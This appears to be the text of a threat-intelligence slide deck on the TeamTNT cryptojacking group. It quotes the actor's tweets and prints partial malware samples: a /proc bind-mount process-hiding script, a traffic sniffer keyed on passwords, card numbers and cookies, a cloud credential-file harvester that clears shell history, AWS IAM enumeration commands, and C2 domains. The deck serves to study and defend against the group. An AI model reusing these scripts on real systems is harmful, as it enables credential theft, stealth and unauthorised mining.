
...

#ESETResearch found a new Linux GoLang sample ([virustotal.com/gui/file/Oa569...](https://www.virustotal.com/gui/file/Oa569...)) that executes malware related to TeamTNT directly from memory via the memfd_create technique described in blog.fbkcs.ru/elf-in-memory-... and under the name 'bioset' @michalmalik 1/3

```
sec=0, tv_nsec=2560000}, <unfinished ...>
", MFD_CLOEXEC) = 3
 resumed> NULL) = 0
sec=0, tv_nsec=5120000}, <unfinished ...>
ELF2\1\1\3\0\0\0\0\0\0\0\2\0>\0\1\0\0\0\270 E\0\0\0\0"..
 = 725
<unfinished ...>
 = 022
 = 725
 = 0
WD, "/dev/null", O_RDWR|O_CLOEXEC) = 5
EPOLL_CTL_ADD, 5, {EPOLLIN|EPOLLOUT|EPOLLRDHUP|EPOLLET, {u32=2
EPOLL_CTL_DEL, 5, 0xc00005ec44) = -1 EPERM (Operation not perm
 = 0
 = 0
/self/fd/3", ["bioset"], [/* 0 vars */]) = 0
t/exe", O_RDONLY) = 3
```

Social Media

Number of Tweets per Hour





HildeGard@TeamTNT

@HildeTNT

Angezeigte CPU Auslastung unter Linux manipulieren.
Check! /proc/stat

Ich hoffe die Herrschaften sind mir der neuen Version
des TeamTNT Payload einigermaßen zufrieden. :)
Diesmal ist es fast komplett aus eigener Hand, liebe
und mühevoll erstellt. Wir sind

Translated from German by Google

Manipulate displayed CPU usage under Linux. Check! /;
proc / stat

I hope you guys are reasonably satisfied with the new
version of the TeamTNT Payload.:)
This time it is created almost entirely by my own hand,
lovingly and painstakingly. We are

12:24 AM · Aug 24, 2021 · Twitter for Android



HildeGard@TeamTNT
@HildeTNT

Replying to [@TomHegel](#) and [@IntezerLabs](#)

Der mount trick ist wirklich sweet oder? Zusammen mit preload so und zb dia als rootkit...

Translated from German by Google

The mount trick is really sweet, isn't it? Together with preload so and e.g. dia as a rootkit ...

6:56 PM · Sep 29, 2021 · Twitter for Android

```
#!/bin/bash
if [ -f "/bin/hid" ];then
echo "FOUND hid"
chattr -i /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
else
echo '#!/bin/bash' > /bin/hid
echo 'declare dir=/usr/foo' >> /bin/hid
echo 'if [ ! -e $dir ]; then' >> /bin/hid
echo '  mkdir $dir; fi' >> /bin/hid
echo 'cp /etc/mtab /usr/t' >> /bin/hid
echo 'mount --bind /usr/foo /proc/$1' >> /bin/hid
echo 'mv /usr/t /etc/mtab  ' >> /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
fi
rm -f $0
```



Der Winter 2021

Winter Summary

- Lacework Labs reported on ~200 infected Tsunami bots
 - 90 unique IP addresses
- Most bots located in Asia (Tencent, Alibaba, and Amazon)
- libprocesshider
- Kubernetes
- Ezuri packed binaries

Exploring Windows?


gfg.teamtnt.red

DETECTION	DETAILS	RELATIONS	COMMUNITY
Passive DNS Replication ⓘ			
Date resolved	IP		
2021-02-01	107.189.30.191		
Siblings ⓘ			
irc.teamtnt.red	45.9.148.85	164.68.106.96	45.9.148.123 ...
vps.teamtnt.red	72.52.179.175	23.31.57.89	45.9.148.123
irc03.teamtnt.red	72.52.179.175	45.9.148.85	13.245.9.147 ...
www.teamtnt.red	45.9.148.108		
URLs ⓘ			
Scanned	Detections	URL	
2021-04-13	9 / 87	http://gfg.teamtnt.red/	
2021-03-30	7 / 85	http://gfg.teamtnt.red/mips	
2021-02-01	6 / 83	http://gfg.teamtnt.red/...../svchost2.exe	
2021-02-01	6 / 83	http://gfg.teamtnt.red/...../sniffer.exe	
2021-02-01	7 / 83	https://gfg.teamtnt.red/	
Downloaded Files ⓘ			
Scanned	Detections	Type	Name
2021-03-30	23 / 61	ELF	mips
2021-02-04	34 / 65	Win32 EXE	%HOMEPATH%\notepad.exe
2021-03-09	46 / 70	Win32 EXE	c:\windows\system32\y9kwgjsfp.dll
2021-05-25	0 / 54	JavaScript	invokefunction&function=call_user_func_array&vars[0]=md5&vars[1][]=VlnllzJ1

Sniffer

```
INSTALLPCAP()
$winpcap = _PCAPSETUP()
$pcap_devices = _PCAPGETDEVICELIST()
$iface = 0x0
$pcap = _PCAPSTARTCAPTURE($pcap_devices[$iface][0x0], "host " & $pcap_devices[$iface][0x7] &
" and " & $sniffport, 0x0, 0x10000, 0x2 ^ 0x18, 0x0)
Dim $keywords[0x14]
$keywords[0x0] = "GET /"
$keywords[0x1] = "POST /"
$keywords[0x2] = "Host: "
$keywords[0x3] = "User-Agent: "
$keywords[0x4] = "Content-"
$keywords[0x5] = "password="
$keywords[0x6] = "user_name="
$keywords[0x7] = "user="
$keywords[0x8] = "Username="
$keywords[0x9] = "User="
$keywords[0xa] = "login="
$keywords[0xb] = "email="
$keywords[0xc] = "username="
$keywords[0xd] = "holder="
$keywords[0xe] = "number="
$keywords[0xf] = "cvv="
$keywords[0x10] = "pin="
$keywords[0x11] = "transaction"
$keywords[0x12] = "bank"
$keywords[0x13] = "Cookie: "
$lloothandle = FileOpen($lootloc, 0x1)
$spackettext = ""
$oldpackettext = ""
While True
    $apacket = _TCP_RECV($pcap)
    If UBound($apacket) > 0x14 Then
        $spackettext = BinaryToString("0x" & $apacket[0x14])
        If $spackettext = $oldpackettext Then
            Sleep(0xfa)
            ContinueLoop
        EndIf
        If StringLen($spackettext) > 0xd Then
            For $key = 0x0 To UBound($keywords) + 0xffffffff
                If StringInStr($spackettext, $keywords[$key]) Then
                    If Dec(Hex(BinaryToString("0x" & $apacket[0xe]))) = 0x1a0b Then ExitLoop
                    $spackettext = StringSplit(StringReplace($spackettext, @CR, ""), @LF)
```

Windows CUDA Miner



Malicious Miner
Main Family: XMRig Miner

SHA256: dd0a5c62db8403263872716b8b2dfd190fcf...
virustotal Report (34 / 65 Detections)

pe .net
probably_packed

Genetic Analysis | TTPs **BETA** | IOCs **BETA** | Think we missed something

Original File: 18.01 MB
dd0a5c62db8403263872716b8b2dfd19...
Malicious | Generic Malware (27 Genes)


Dynamic Execution
Powered by cape | Show only important

Memory
▼ notepad.exe | 2816
notepad.exe | 4.52 MB
Malicious | XMRig Miner (479 Genes)
▼ explorer.exe | 2360
explorer.exe | 4.52 MB
Malicious | XMRig Miner (479 Genes)
explorer.exe | 4.52 MB
Malicious | XMRig Miner (479 Genes)
▼ services.exe | 492
services.exe | 320 KB
Trusted | Microsoft Corporation (13 Genes)

Genetic Summary | Code Reuse (3,059) | String Reuse (5,000) | Static TTPs (3)

C:\Windows\explorer.exe XMRig Miner | pe | amd64

- ▼ XMRig Miner Edit
Malware | 12.61%
479 Code genes | 43 Strings
- ▼ FakeMBAM Edit
Malware | 9%
344 Code genes | 9 Strings
- ▼ CoinMiner Edit
Malware | 0.44%
16 Code genes | 11 Strings
- ▼ Lemon Duck Edit
Malware | 0.42%
16 Code genes | 1 Strings



Trusted
Main Family: OpenLibSys.org

SHA256: 11bd2c9f9e2397c9a16e0990e4ed2cf06794...
virustotal Report (0 / 48 Detections)

pe driver
amd64
Known trusted

Genetic Analysis | TTPs **BETA** | IOCs **BETA** | Missed

Original File: 14.2 KB
11bd2c9f9e2397c9a16e0990e4ed2cf067...
Trusted | OpenLibSys.org (16 Genes)

Static Extraction | Extract ▶

Genetic Summary | Code Reuse (17) | String Reuse (86) | Static TTPs (3) | Your Related Samples

- OpenLibSys.org Edit
Application | 75.29%
16 Code genes | 0 Strings
- Nito Programs Edit
Library | 1.63%
0 Code genes | 7 Strings

File Metadata

Size	14.2 KB
SHA256	11bd2c9f9e2397c9a16e0990e4ed2cf0679498febf0d418a3dfdac60b5c160ee5
MD5	0c0195c48b6b8582f66f6373032118da
Company	OpenLibSys.org
Product	WinRing0 (1.2.0.5)
File Type	Win64 EXE
SHA1	d25340a8e092a6d29f599fe426a2bc1b5217299

Der Frühling 2021



Expansion of (


#NewPost | We found new evidence that the cybercriminal group **#TeamTNT** has extended its credential harvesting capabilities to include multiple cloud and non-cloud services.

```
clear; echo "";echo "";echo "scan for files and data
FULL_ARRAY=( "/etc/passwd-s3fs" "/etc/davfs2/secrets"
PATH_ARRAY=( ".ssh/id_rsa" ".ssh/id_rsa.pub" ".ssh/kr
".aws/config" ".aws/credentials" ".aws/credent
".s3ql/authinfo2" ".passwd-s3fs" ".s3cfg" ".gi
".config/filezilla/filezilla.xml" ".conf
".boto" ".netrc" ".config/gcloud/access_
".smbclient.conf" ".smbcredentials" ".sa

for CHECK_PATH in ${PATH_ARRAY[@]}; do
if [ "$(whoami)" = "root" ];then
if [ -f "/root/$CHECK_PATH" ];then echo -e "\e[1;3
fi
done
done

echo "";echo "";echo "done!";echo "";echo ""
history -c
sleep 3
clear
```

Read our report



```
metadata.env")
l" \
t/monero-core.conf" \
upyter/runtime/notebook_cookie_secret" \
```

trendmicro.com
TeamTNT's Extended Credential Harvester Targets Cloud Services, Other Software

Using AWS CLI

```
if [ $# -eq 0 ]
then
  mkdir -p /var/tmp/.../...TnT.../aws-account-data/
  cd /var/tmp/.../...TnT.../aws-account-data/
fi

# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###

aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html

# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
```

Compromised 50,000 Servers




HildeGard @ TeamTNT
@HildeTNT



Replying to [@TrendMicroRSRCH](#)


So can the intern choose numbers for public articles?
 Oo What you mean here was the project "Kubernetes
 Speedrun" and we are completely unclear how you get
 to 50,000 ... 4655 feat 2215 uniq certainly doesn't
 sound like a fat headline, ... cool down ..

[Translate Tweet](#)




Country	Hits	Hosts
All rows	4655	2215
United States	1068	507 (23%)
Ireland	1000	501 (23%)
Brazil	1000	500 (23%)
Japan	887	440 (20%)
Germany	82	30 (2%)
Korea, Republic of	65	29 (2%)
France	59	28 (2%)
Australia	52	27 (2%)
Canada	54	27 (2%)
United Kingdom	52	26 (2%)
Singapore	51	26 (2%)
Sweden	42	21 (1%)
India	42	21 (1%)
Hong Kong	65	8 (1%)
Russian Federation	12	7 (1%)
South Africa	12	6 (1%)

Copycat



This Tweet




HildeGard@TeamTNT
@HildeTNT

unit42.paloaltonetworks.com
TeamTNT Using WatchDog Operations TTPs in Cryptojacking
 We have identified indicators traditionally pointing to WatchDog operations being used by the TeamTNT cryptojacking group.

1 Retweet Like Share

Replying to @cyber_edu_jp

I checked and made us Oo I am works?!?



HildeGard@TeamTNT
@HildeTNT

Replying to @cyber_edu_jp

Ja genau über diesen! Uns sind die Scripte bekannt, teilweise wird eine sehr alte repo von uns benutzt, aber diese recycelten Scripte stehen nicht in Zusammenhang mit einer TeamTNT Kampagne!

[Translate Tweet](#)

2:42 PM · Monday

Der Schwerpunkt von TeamTNT liegt aktuell bei Kubernetes und nicht bei altem Müll!

Translated from German by Google

Yes exactly about this one! We know the scripts, we sometimes use a very old repo, but these recycled scripts are not related to a TeamTNT campaign!

The focus of TeamTNT is currently on Kubernetes and not on old garbage!

... he has scripts. combination

Der Sommer 2021

Reaction to the CopyCat



HildeGard@TeamTNT

@HildeTNT

...

UND HIER NOCHMAL:

Alle aktuellen TeamTNT Scripte sind mir Datum und Versionsnummer versehen. Des weiteren befindet sich ein SRC Link darin, mittels dessen können sie die Scripte abgleichen.

```
1  #!/bin/bash
2  # Script Name:  Docker-API Infect - IP.Ranges
3  # Beschreibung: Infiziert alle Docker-Container eines x86_64 Systems mit XmRig.
4  #              Die Datei /.dockerenv wird durch XmRig ersetzt und gestartet.
5  # Autor:       hilde@teamtnt.red
6  # Version:     0.14.0
7  # Datum:      25.07.2021
```

you can use to synchronize the scripts.

We would think of something better than such an oracle mist if we wanted it to be inconspicuous!

3:04 PM · Aug 6, 2021 · Twitter for Android

The Chimaera

```

..
,Wt . . t f#1 j.
i#D Di Dt Ej .. : .. .E#t EW, ..
f#f E#i E#i E#, ,W, .Et ;W, i#W, E#j ;W,
.D#i E#t E#t E#t t#, ,W#t j#, L#D, E##D. j##,
:KW, E#t E#t E#t L##, j##t G##, :K#Wfff; E#jG#W; G##,
t#f E#####f. E#t .E#j##, G#fE#t :E###, i#WLLLLL E#t t#f :E###,
;G E#j..K#j... E#t ;W#; #:#:K#i E#t ;W#DG##, .E#L E#t :K#E: ;W#DG##,
:KE. E#t E#t E#t j#E. ##f#W, E#t j##DW##, f#E: E#KDDDD##i j##DW##,
.DW: E#t E#t E#t .D#L ##K#: E#t G##1,,G##, ,W#; E#f,t#W1,, G##1,,G##,
L#, f#t f#t E#t :K#t ##D. E#t :K#K: L#, .D#; E#t ;#W: :K#K: L#,
jt ll ll E#t ... #G .. ;#D. L#, tt DW1 ,KK: ;#D. L#,
; . j , , , , , , , , ,

```

Beta.v2 (c) 2021 @ Hilde_TeamTNT

Campaign start: 25.07.2021 22:15:00

Chimaera - Campaign - Statistiks

Vulnerables:	WorkingRange:	TargetsFound:
Docker-API	89.0.0/8	coming soon
Kubernetes	87.0.0/8	coming soon
WeaveScope	244.0.0/8	coming soon
Jupyter	0.0.0/0	coming soon
Kubeflow	0.0.0/0	coming soon
Redis	0.0.0/0	coming soon

Back-End _ informations

Currency:	all Wallets:	Wallets in use:	abused:	amount:	Pools:
Monero	14	3	7	??? XMR	2
Ethereum	2	2	0	0,02452 ETH	3

3681 touched devices

Future?

Tweets **Tweets & replies** Media Likes

📌 Pinned Tweet

 **HildeGard@TeamTNT** @HildeTNT · Nov 18, 2021 ...

*softly one hears the team grumble and groans,
in their certainty that the party here actually
now find your end. * 🤔😞😓

here is the last song as desired by TeamTNT.
silent rollout now: [Kuben.v2.1.final](#)

let's take a look where the frog has the curls!

🗨️ ↻️ ❤️ ↗️

Conclusion

- Cryptojacking major threat to Linux environments
- TeamTNT predominant threat actor
- Docker and Kubernetes
- Public presence on the clear web
- Open Source Tools



Questions?